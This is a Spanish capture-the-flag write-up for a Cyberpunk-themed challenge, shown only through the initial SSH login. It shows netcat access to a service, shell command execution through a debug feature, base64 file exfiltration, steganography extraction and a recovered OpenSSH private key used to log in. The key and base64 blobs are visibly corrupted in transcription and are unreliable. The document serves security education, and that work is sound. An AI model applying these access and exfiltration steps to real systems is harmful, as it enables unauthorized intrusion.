

CYBERHACK2077



CYBERSECURITY CHALLENGE

Writeup de los retos

Equipo:
John Keys Del Pwn
(alseTS)

3 de diciembre de 2023

Índice

1. Introducción	1
2. Foothold inicial	2
3. Primera bandera y acceso inicial a la máquina	5
4. Segunda bandera y <i>pivoting</i> desde Faraday	10
5. Tercera bandera y <i>pivoting</i> al usuario kiwi	12
6. Cuarta bandera y <i>pivoting</i> al usuario Adam Smasher	21
7. Quinta bandera y elevación de privilegios a root	24
8. Sexta y última bandera del usuario David Martínez	27
9. Conclusiones	27

1. Introducción

Para contextualizar el reto propuesto, introduciremos primero en qué consistía el mismo y cuál era la información inicial con la que se contaba. La descripción del reto es la siguiente:

Imagine you have received the next email:

“Hello netrunner,

You have been summoned for probably the most complicated task that could be asked of someone with your skills. As you well know, Arasaka is slowly corrupting and destroying all neighborhoods but his own. In the background, he is destroying Night City.*

There are more and more implants that people can't stand and end up becoming cyber-psychopaths, destroying everything and everyone. We have news that they are creating something that in the wrong hands could mean the total destruction of the city, and Militech is also going for that technology.

Your mission will be to set up a team and try to break into Arasaka's systems. They have the latest security measures, and you're likely to run into a lot of trouble before you reach your target.

I think I'm asking too much of you, but it is crucial that the mission is completed successfully. To lend you a hand: there is a starting point but I can only tell you this: l33t.

I hope to hear from you soon.

Best regards”

Los objetivos del reto eran los siguientes:

- Obtener los máximos privilegios en el sistema
- Recopilar el máximo de banderas posible

Se ponen a disposición del participante, además, dos recursos diferentes: una guía al participante para saber cómo enviar las banderas y una [wordlist](#) que comprende un diccionario que se utilizará para las pruebas.

2. Foothold inicial

Una vez introducido el reto, se proporciona una dirección IP a cada equipo participante. En este caso, trabajaremos sobre la IP 13.38.118.229. Tanto en la descripción del reto como durante la charla de introducción del evento, se indica a los participantes que los únicos puertos abiertos en las máquinas serán el 22 (SSH) y el 1337. Dado que, por el momento, no disponemos de credenciales para iniciar sesión vía SSH, nos conectaremos al puerto 1337 de la dirección IP proporcionada. En primer lugar se realizó un intento de conexión vía HTTP sin éxito, por lo que se trató de acceder a través del protocolo TCP utilizando netcat (nc). Al hacerlo, nos encontramos con una consola con la que podemos interactuar:

```
(stesla@kali)-[~/Descargas/NUNECHALL]
$ nc 13.38.118.229 1337

NUI

>> actions

[actions] → Displays actions available in the Net Virtual Interface
Executing 'actions' does not understand arguments.

[deck] → Displays available interface modifications.
Executing 'deck' does not understand arguments.

[chip] → Displays equipped chip interface modifications.
Executing 'chip' does not understand arguments.

[contacts] → Display contacts stored in Net Virtual Interface
Executing 'contacts' does not understand arguments

[gear] → Modify the current cyberdeck interface.
Execute 'gear' with the type and the id.
Example: 'gear -d 1' sets the daemon to Berserk (ID: 1).
-d: Equips daemon. Provide the Daemon ID.
-o: Equips operating system. Provide the Operating System ID.
-i: Equips ice. Provide the ice ID.

[disconnect] → disconnects from Net Virtual Interface.
Executing 'disconnect' does understand arguments

>> contacts
[ Maine ]
[ Rebecca ]
[ Faraday ]
[ Lucy ]

-- Last Message --
I'll meet tomorrow at 31:20, where we always meet.
Don't be late, something big is coming. Stay on my cyberdeck! Dad move, Reversi Alert! Encryption layers breached. This isn't your average script kiddie - going full no
Unexcepted [ Rebecca ] opened. Diving into the net to sever their digital lifeline.
Unexcepted [ Faraday ] opened. Diving into the net to sever their digital lifeline.
Hack attempt. Dad move, Reversing the flow to give them a taste of their
System Component, running a deep-trace to back-track the source of this breach.
This is [ Faraday ] but I'm better. Activating my custom ICE to freeze them in their
system. -- Last Message -- a deep-trace to back-track the source of this breach.
Unexcepted [[ No messages ]] opened. Diving into the net to sever their digital lifeline.
System Component, running a deep-trace to back-track the source of this breach.
Hack attempt. [ David ] got a lead. Deploying firewalls and preparing for a data showdown.
Alert! -- Last Message -- mom. This isn't your average script kiddie - going full no
Dad move, I have left something for Lucy where I usually leave it... but this intruder.
Hack attempt. Please make sure she gets it... Reversing the flow to give them a taste of their
Alert! Encryption layers breached. This isn't your average script kiddie - going full no
exit [ Lucy ]
exec -- Last Message --
I have left a back door in the Faraday device.

```

Figura 1: Conexión inicial a la máquina proporcionada.

Como vemos, disponemos de un comando *actions* que nos permite visualizar

lizar qué acciones podemos llevar a cabo en el servicio. El primero que nos llama la atención es contacts. En este menú se despliegan diferentes mensajes, que supondrán las pistas necesarias para continuar con el reto. Concretamente, el mensaje de Lucy nos indica que ha dejado un back door en el dispositivo de Faraday y que podremos acceder a él con la configuración necesaria. Si nos fijamos en las acciones disponibles, la única configurable por el usuario es la opción *gear*. Para saber qué opciones tenemos, lanzamos el comando *deck*:

```
>> deck
>> Operating Systems <<
[1] → Berserk opened. Diving into the net to cover their digital lifeline.
[2] → Sandevistan → Diving into the net to sever their digital lifeline.
[3] → Phantom Liberty → move. Reversing the flow to give them a taste of their own medicine.
>> Daemons <<
[1] → Ping → doing a deep-trace to back-hack the source of this breach.
[2] → ICEPick opened. Diving into the net to sever their digital lifeline.
[3] → Datamine → doing a deep trace to back-hack the source of this breach.
>> ICE <<
[1] → BlackWall → move. Deploying firewalls and preparing for a data showdown.
[2] → Black ICE → move. Reversing the flow to give them a taste of their own medicine.
[3] → self-ICE → breached. This isn't your average script kiddie - going full netsec.
```


Figura 2: Opción *deck* de la lista de acciones y componentes configurables.

Como podemos observar, tenemos 3 opciones disponibles para cada uno de los 3 elementos que pertenecen al chip (que puede mostrarse con el comando *chip*). Si volvemos sobre los mensajes mostrados en la Figura 1, nos damos cuenta de que el mensaje de Maine tiene algo extraño: establece la hora de encuentro a las 31:20, hora inexistente y que podría suponer una pista para averiguar la configuración correcta. Para resolver esta parte, se desarrolló un script en Python utilizando la librería pwntools (*solver1.py*) que puede encontrarse en este repositorio de Github. Una vez finalizada la ejecución del script, obtenemos configuración correcta:

- Operating System: Sandevistan (ID 2)
- Daemon: Ping (ID 1)
- ICE: Self-ICE (ID 3)

Si nos fijamos bien, coinciden con los dígitos de la hora de encuentro propuesta pero en orden inverso. Si establecemos esta configuración, vemos

que al ejecutar de nuevo el comando *actions* aparece una opción nueva que nos permite interactuar con la máquina que aloja el servicio: *net_debug*.



```

>> gear -o 2
Operating system → Equipped [Sandevistan] with ID 2
>> gear -d 1
Daemon → Equipped [Ping] with ID 1
>> gear -i 3
ICE → Equipped [Self-ICE] with ID 3
>> actions

[actions] → Displays actions available in the Net Virtual Interface
Executing `actions` does not understand arguments.

[deck] → Displays available interface modifications.
Executing `deck` does not understand arguments.

[chip] → Displays equipped chip interface modifications.
Executing `chip` does not understand arguments.

[contacts] → Display contacts stored in Net Virtual Interface
Executing `contacts` does not understand arguments

[gear] → Modify the current cyberdeck interface.
Execute `gear` with the type and the id.
Example: `gear -d 1` sets the daemon to Berserk (ID: 1).
-d: Equips daemon. Provide the Daemon ID.
-o: Equips operating system. Provide the Operating System ID.
-i: Equips ice. Provide the ice ID.

[net_debug] → Debug the internal system of the Net Virtual Interface subnet.
Execute `net_debug` to test and validate correct functionality.
-c [[command]]: Executes a debugging internal command.

[disconnect] → Disconnects from Net Virtual Interface.

Executing `disconnect` does understand arguments

```

Figura 3: Configuración correcta de *gear* y nueva acción disponible.

3. Primera bandera y acceso inicial a la máquina

Utilizando el comando *net_debug -c ls* vemos que en el directorio actual tenemos 3 elementos: una imagen (*inmunosupresor.jpg*), un fichero de audio (*intercepted.wav*) y un fichero de texto (*flag.txt*). Ejecutando *net_debug -c cat flag.txt* obtenemos la primera bandera¹. Una vez recuperada la bandera, obtenemos los ficheros que hemos encontrado en el directorio. La forma que se eligió para exfiltrar este contenido fue aprovechar el propio comando

¹No se dispone de captura de pantalla de esta bandera porque el servicio dejó de funcionar y no se pudieron tomar las capturas correspondientes a tiempo.

net_debug y obtener los ficheros codificados en base64:

```
>> net_debug -c cat intercepted.wav | base64
```




Figura 4: Exfiltración de los ficheros.

Lo primero que comprobaremos es si la imagen contiene algún tipo de información oculta a través de esteganografía. Para ello, se utiliza la herramienta [Stegseek](#), que realiza un ataque de diccionario basado en la herramienta [Steghide](#). Como observamos en la Figura 5, se incluía un fichero oculto llamado “partone” dentro del JPG.

```
notevgnu.build-id
└─(stesla㉿kali)-[~/Descargas/NUWECHALL]
  $ stegseek inmunosupresor.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
dynstr...
[i] Found passphrase: "" MB)
[i] Original filename: "partone".
[i] Extracting to "inmunosupresor.jpg.out".
```




Figura 5: Ejecución de la herramienta Stegseek sobre la imagen inmunosupresor.jpg

Si observamos el contenido del fichero, vemos que está codificado en base64.

```

[stesla@kali] - [~/Descargas/NUWECHALL]
$ cat inmunoressor.jpg.out
LS0tLS1CRUdJTIBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUF
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUBQFBQFBQkFBQUJsd0FBQUFkemMyZ3RjbgbpOaEFBQUF
d0VBQVFBUFZRUfUnnkva0pzs3hQSdhSel5Wlg3aHJzQmlPNzRaellPQWxIakZpc3ZUYmgvZCto
V1FXNzhsCjkxu09Qa1M3RWFNQ0FuWE5ycFd6Zk9WTUYzUzJszlJWTTJrRkNxMHRyWEVtbTRiWG1T
Nk5rL3VzUitWcGNsM2liaDznN0gKanNEQ3pKVGJHM1JSSHZMaGtCL0ZPQ1plaURPRUVeWFInmxu
WWg5c2NJNmRJCGU0RXBFew9nR1QwQ1FqNFJKT0t0cDUxdQpQejhRTkVINFVMMFdCdHNEOGtUWUZS
TnltMVRkelpEdGgzbllEumLUWU1USXZocWduQzRQbUJ6cmJndlNZQ2tmOWheHFvCkpVczc5Qzh
eXc1cStCRDdPRmhWUJIMGN5akxlzjBORmFTRmZQd3V1eWhWZ0kvaHRKyJn1dTM1ajZySmIsMctm
KzF0ZmMKRkxnUFBicXgwb0JqS0ovbzhyB1s1sTwTd1kwTWZINHpb0xaVmN3RTJIVC9pek91L3pL
eHVMSwTvZmpzMzBFQU9va1dtVwpZSDQxbjVEbWh6blNOaUR6QmNLbVdFQndLSkxRRW5ibGNhbmt
aCtTaWJqY0xzN1NFWG1idE5IbndyWVplT0x2NjdmWVR4C1LN2ExT0tOVmZmZzRtM2Z1d3JpaH4
VVhMT1RrdE5TaDarOFJt0DFBQUFGa01Zb1hFn0dLrnHPQUFBUtZtphQzF5YzIKRUFBQudCQuor
c3Y1Q2JDc1R4l0VjMmNtVis0YtdBWwp1K0djmkrnSLi0eFlyTDAYNGYzZm9Wa0Z1L0pmZFVqaJV
dXhHagpBZ0oxemE2VnMzemxuQUmQwdHBYMFZUTnBCUXF0tGEExEpwdUcxNWt1alpQn3JFZmxhWEpk
NGg0ZW9PeDQ3QXzdEVuyeHQwClVSN3k0WkFmeFRnbVhvZ3poQkE1bW0rcFoySWZiSENpblNLWHVC
S1JNcUlCazlBa0krRVNuaxJhZWriaJgvRURSQtGQzkKRmdiyKEvSkUyQlVUY3B0VTNjMLE3WWQ1
MkEwWwsyREV5TDRhb0p3dUQ1Z2M2MnpMMG1BcEgvWG1zYXFDVkxPL1F2SHNzTwphdmdRK3poWWFx
QVI5SE1veTNuOURSV2t0Wh04TGg4b1ZQ1A0YlhX0tDydcTzK3F5WnBkUG4vdGJYMOJTNER6MjZz
ZEtBCLl5aWY2UEY1akpTSkVzR05E5HgrTTI2QzJWWE1CTmgwlzRzenJ20HlzYml55ktINDd0OUJB
RHFKRnBsbUIrTlorUTVvYzUKMGpZZzh3WENbwhBY0NpUzBCSjI1WEdwNUlvZmtvbTQzQzdPMGhG
NW03VFI10Esy1hqaTcrdTMyRThXRnUydrFpAlZYMwo0T0p0MzdzSzRvY2ZGRnl6azVMVFFvZFB2
RVp2T1FBQUFBUtZQVBUQVFHZS2FRSTFLMXQ4h1QcTVyCfpsSHdoOXhWCnFMD1poV29uduQ3
c2RLwlhab0J6ZFFxV0FrNy9Kbm5WVFJhaDRmRDVQbFVVWgtMONML2JBaVpwMEJlsjRyMHpQYnhK
SUIKNUtNQldLeGy0QldYY0Y5TjZ5d256bjRlcw9NNFJFM2d6tNnsN3hiTTFybWN2YklIMVRFK1jj
MXVSeDZwQWRCTE5rWVY5NQo5L3VmQjQ5Q1ZJQkJwc3g0dEdacEZvUldJUDlWn1hm5ThLZ0srBwQ0
UE1iK3hSR04zdXVHTzBsMVJNRXCeHNuOVLQm2hLCjk3Lzd1STVzOTZvcVd50DYrdmd0NitFkytu
NLriNDhURzA0NzdITnVvt3F4V1hsQWJDRENmQ2RuawpJOuzR0Gx4TkvxdFQkdy9RdHzEb20zdmxQ
NmQ3eVRLblfMeldSaDdKUHB4ZFZvU3JLSDNBewdnZkdTNGENXhQRud4Y3AwN3hvWm15WTJaSTdLove
0QpzRFdGWHdnbfU0dHFR1RhdfNCT0zS3k0eURNcDRXVUMwZmtYU1haUhvcRDOVdXVXI0fdi
ZEFOUhtMmZodzVNY3lGcmRVQnBvbjFGemlfFd2lVNwlKNU0SW9LMnA40HVUdWdb3R4dEJGZTbt
aXRNWFpzZXN2WFE4czF1QVvrL2lZNnivUEFBQUEkd0E0Y0p6Q3lwQUzQ5dm5aeHRSVC83NC1Xmkq
ckh5N1phcnBueGp0GpzS2FQyWlpNUWRZem5KvdsVmZQmZFELOZPQibEJ0VwlQb29vZosy
U3dWrzQxd3J5cHyyTEdiY3p0axJJk3JjdFZKUHhab1hTTFFDdErwa1RXTkRvbjg1VU9UVtg2Zwxs
CnE1T2ZJcG1wRWVnbFdWTkp40EgyVVVtejRYSjh4ZVY4EUEnajJQ01o40Epa0Elic01UaytuShoy
YWRjctZkRHdyRmlpt0kKUL4NytrRHdZBZUhoZhp1ZjJvTGIvem9HRLIM2pUSU5wMTJBBu1RetRF
OEpjRGRBQUFBUtZVBeW91MlhzatJvNm91dLBXNgpxNkR6ajlsUEFBQXZhCw9BNTNQOS9ZyldualRB
aEY1WgwwbG9zUGloejhVaWNQaTE1bWZ6YWftaThCeFB4Tk10ODVNWmlmCnBldExXnlZ4ZXZHUVgy
bu1xc0FTdk3UGdyZViwSw9hY0Z6RCtBQXF4YLuwZVY5ckcvNdL5T1NT0FhFekdIMm9DRTZoYm8K
c1VwVFDqZlY4dzBz0FQ2Y2p3NC8yZkN3THR3YlZqU1FpT2RCVkg2d2JtNlJXvkRltGxxSLBFZhhJ
dnPBV3g5UVhpU1RWVwpEZmNpRG1zM1NGbTlqeUpqUFF5ajFacFZMTUVTN1RBQUFBD1FESjBKeU1J
Z0J00Whwem1pVtg1L2pPejlpejUvdjlHc1cvCk9XN3lTakRWNDJ4U1p5bTBVcEdHNFBBC0NqK0Fw
YzRRQjg2MkFwB0dEZnVpMz5M0NqRhgdVNyVn13eGNxd3hWQ0RsUXMKOEs2RDJ2dlgwVGhpZXFK
MThHSE10eGVEZEZ5aTk2dk1ZdwLaeEljcUhGeleeraGYvQ25ydlk0UEpLckIwaVpkQkVwdTzuVQpi
K0V4UytXVEZkeEpQaG16UGZRdmxjWUVZM21uVELJZFE2NjbptUM0a0xi0xyN1RQMjNiSDVkb1JI
QU15eU9KWHN4R0c5CnB4TXBLNy9MV045TmNBQUFBVlptRnlZV1JoZQotLS0tLUVORCBPUEVOU1NI
IFBSSVZBVEUgS0VZLS0tLS0K

```

Figura 6: Contenido del fichero “partone”.

Si procedemos a decodificar esta información, vemos que se trata de una clave OpenSSH:

```

[stesla@kali] - [~/Descargas/NUWECHALL]
$ cat immunosupresor.jpg.out | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXkt djEAAAABG5vb mUAAAAEb m9uZQAAAAAAAAAA BAA BlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAn6y/kJsKxPH8RzZyZX7hrsBi074ZzYOA lHjFisvTbh/d+hWQW78l
91SOPks7EaMCAnXNrpWzFOVMF3S2l fRVM2kFCq0trXEmm4bXmS6Nk/usR+Vpcl3iHh6g7H
jsDCzJTbG3RRhvLhkB/FOCZe iDOEEDmab6lnYh9scI6dIpe4EpEyogGT0CQj4RJO Ktp51u
Pz8QNEH4UL0WBtsD8kTYFRNym1TdzZDth3nYDRiTYMTIvhqgnC4PmBzrbMvSYCkf9eaxqo
Jus79C8eyw5q+BD7OFhpYBH0cyjLef0NFaSFfPwuHyhVgI/htdb3uu35j6rJml0+f+1tfc
FLgPPBqx0oBjKJ/o8XmMlIkSwY0MFh4zboLZVcwE2HT/izOu/zKxuLIko fjs30EAo okWmW
YH41n5DmhznSNiDzBc KmWEBwKJLQEenblcankih+SibjcLs7SEXmbtNHnwrYZe0Lv67fYTx
YW7a1OKNVfg4m3fuwrihx8UXLOTktNSh0+8Rm81AAA AfkMyoXe7GKfxOAAAAB3NzaC1yc2
EAAAGBAJ+s v5CbCsTx/Ec2cmV+4a7AYju+Gc2DgJR4xYrL024f3foV kFu/JfdUjj5EuxGj
AgJ1za6Vs3zlTBd0tpX0VTNpBQqtLa1xJpuG15ku jZP7rEf laXJd4h4eo0x47AwsyU2xt0
UR7y4ZAf xTgmXogzhBA5mm+pZ2IfbHCOnSKXuBKRMqIBk9AkI+ESTiraedb j8/EDRB+FC9
FgbbaA/JE2BUTcptU3c2Q7Yd52A0Yk2DEyL4aoJw uD5gc62zL0mApH/XmsaqCVLO/QvHss0
avgQ+zhYaWAR9HMoy3n9DRWkhXz8Lh8oVYCP4bxW97rt+Y+qyZpdPn/tbX3BS4Dz26sdKA
Yyif6PF5jJSJE sGNDHx+M26C2VXMBN h0/4s zrv8ysbi yJKH47N9BADqJFplmB+NZ+Q5oc5
0jYg8wXCplhAcCiS0BJ25XGp5Iof kom43C700hF5m7TR58K2GXji7+u32E8WFu2tTijVX3
40Jt37sK4ocFFy zk5LTUodPvEZvNQAAAAMBAEAAAGAAYKaQi1e1t8CXPq5rpZlHwh9xV
qLwZhW onuD7sdKZX ZoBzdQqWAk7/JnnVTRah4fD5PlUUXkL9sL/bAiZp0BeJ4r0zPbxJIB
5KMBWKxf4BWx cF9N6ywnzn4eqoM4RE3gzNs l7xbM1XmcvbIH1TE+Rc1uRx6VAdBLNkYF95
9/ufB49CVIBBpsx4tGZpFoRWIP9V7xf18KgK+md4PMb+xRGN3uuG00l1RM EtBxsn9YLChK
97/7uI5s96oqW y86+vgt6+E++n6Tb48TG0477HNuoQxWxLAbCDCfCdTijI9Fk8lxNLotT
w/QtvDom3vlp6d7yTKnQfzWRh7JPpxdVoSrKH3AyggfGS4cD5xPEGxcp07xoZmyY2ZI7K9
sDWFXwglU4tqQGTGtSBOfQKy4yDMp4WUC0fkXSXZPHordC9WWU r4tWbdAW9Hm2fhw5Mc yF
dUBpUn1FziEwiU5iJ4u4IoK2p88uTugso txtBF e0mitgXZsesvXQ8s1uAUk/iY6r/PAAA
wA4cJzCypABRvnZxtRT/74+W2IjrHy7ZarpTxjX8jsIKRdT2ZZM QdYznJVGlVfp31D/FEe
bLBNUiPooogK2SwVG41wrypv/LGbcztirI+rctVJPxZoXSLQCtl+kTWN D on85U0TU86ell
q50fIpmpEeglWVN Jx8H2UUmz4XJ8xeV8PCTj2PCZ88JZ8IbsMTk+nHz2ad cq6dDwrFi0OI
RS87+aDwAeHdzuf2oLb/zoGDYH3jTINp12AmM Qy4E8JcDdAAAAMEAyou2Xsi2o6ouvPW6
q6Dzj9lPAAvGqoA53P9/YbWnjTAhF5Xl0losPiNz8Ui cPi15mfzaami8BxPxNMt85MZif
petLW6VxeVGUH2mMqsASvKwPg reR0Ioa cFzD+AAqxbU0eV9rG/49yOSS8XEzGH2oCE6hbo
sUpTWjfV8w0s8T6c jw4/2fCwLtwbVjSqi0dBVH6wbm6RWVDeLlqJPEdxIvzAWx9QXiSTVW
Dfc iDms3SFm9jyJjPQyj1ZpVL MES7TAAA AwQDj0JyMigBN9hpzmiU85/j0z9iz5/v9GsW/
0W7ySjDV42xS Zym0UpGG4PAsCj+Apc4QB862AVoGDfui36y3CjDx3uSrVr7xcWwxVCDLQs
8K6D2vvX0Thie qJ18GHMNx eDdFyi96vMYuiDhIcqHFzQ+hf/CnrvY4PJKrB0iZdB Epu6nU
b+ExS+WTFd xJPhmzPfQvlcYEY3mnTII dQ660iMC4kLbSLr7TP23bH5doRH AMyyOJXsxGG9
pxMpe7/LWN9NcAAA AVZmFyYWRhe
-----END OPENSSH PRIVATE KEY-----

```

Figura 7: Contenido de “partone” decodificado.

Si intentamos realizar alguna acción como recuperar la clave pública a partir de la privada con OpenSSL, vemos que obtenemos un error de Libcrypto. Esto se debe a que, como indica el propio nombre del fichero oculto, sólo disponemos de la primera parte de la clave SSH, por lo que debemos encontrar la segunda para que funcione correctamente. Si abrimos el fichero *intercepted.wav* con [Sonic-Visualiser](#) y añadimos la capa de espectograma, en-

contraremos la parte final de la clave: UBjeWJlcmmhY2syMDc3AQIDBAUG





Figura 8: Espectograma del fichero *intercepted.wav*.

Con esta información, ya tenemos nuestra clave OpenSSH correctamente construida. Si nos fijamos de nuevo en los mensajes mostrados en la Figura 1, recordamos que Lucy hablaba de un backdoor en el dispositivo de Faraday, por lo que es muy probable que la clave OpenSSH recuperada pertenezca a este usuario. Si intentamos conectarnos vía SSH utilizando esta identidad veremos que estamos en lo cierto:



```
(stesla㉿kali)-[~/Descargas/NUWECHALL]
$ ssh -i id_rsa faraday@13.38.118.229
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1016-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sat Dec  2 18:49:55 UTC 2023

System load: 0.0166015625   Users logged in:          0
Usage of /: 60.3% of 7.57GB   IPv4 address for br-31debeb60180: 172.19.0.1  Reversi
Memory usage: 75%  Users breached: IPv4 address for docker0: script_kid 172.17.0.1  full ne
Swap usage: 0%  Ports opened:  IPv4 address for eth0: ever their 10.0.50.98 line.
Processes: 112  Port opened: Diving into the net to sever their digital lifeline.
Hack attempt on my cyberdeck? Bad move. Reversing the flow to give them a taste of their
⇒ There is 1 zombie process. step-trace to back-hack the source of this breach.
This intruder's good, but I'm better. Activating my custom ICE to freeze them in their
* Ubuntu Pro delivers the most comprehensive open source security and
compliance features. opened. Diving into the net to sever their digital lifeline.
System Compromised! Running a deep-trace to back-hack the source of this breach.
Kiwi https://ubuntu.com/aws/pro b. Deploying firewalls and preparing for a data showdown.
Alert! Encryption layers breached. This isn't your average script kiddie - going full ne
Expanded Security Maintenance for Applications is not enabled. Push out this intruder.
Hack attempt on my cyberdeck? Bad move. Reversing the flow to give them a taste of their
0 updates can be applied immediately. is isn't your average script kiddie - going full ne
cra
7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
logout
Connection to 13.38.118.229 closed.
Last login: Sat Dec  2 16:51:42 2023 from 212.128.1.7
$
```

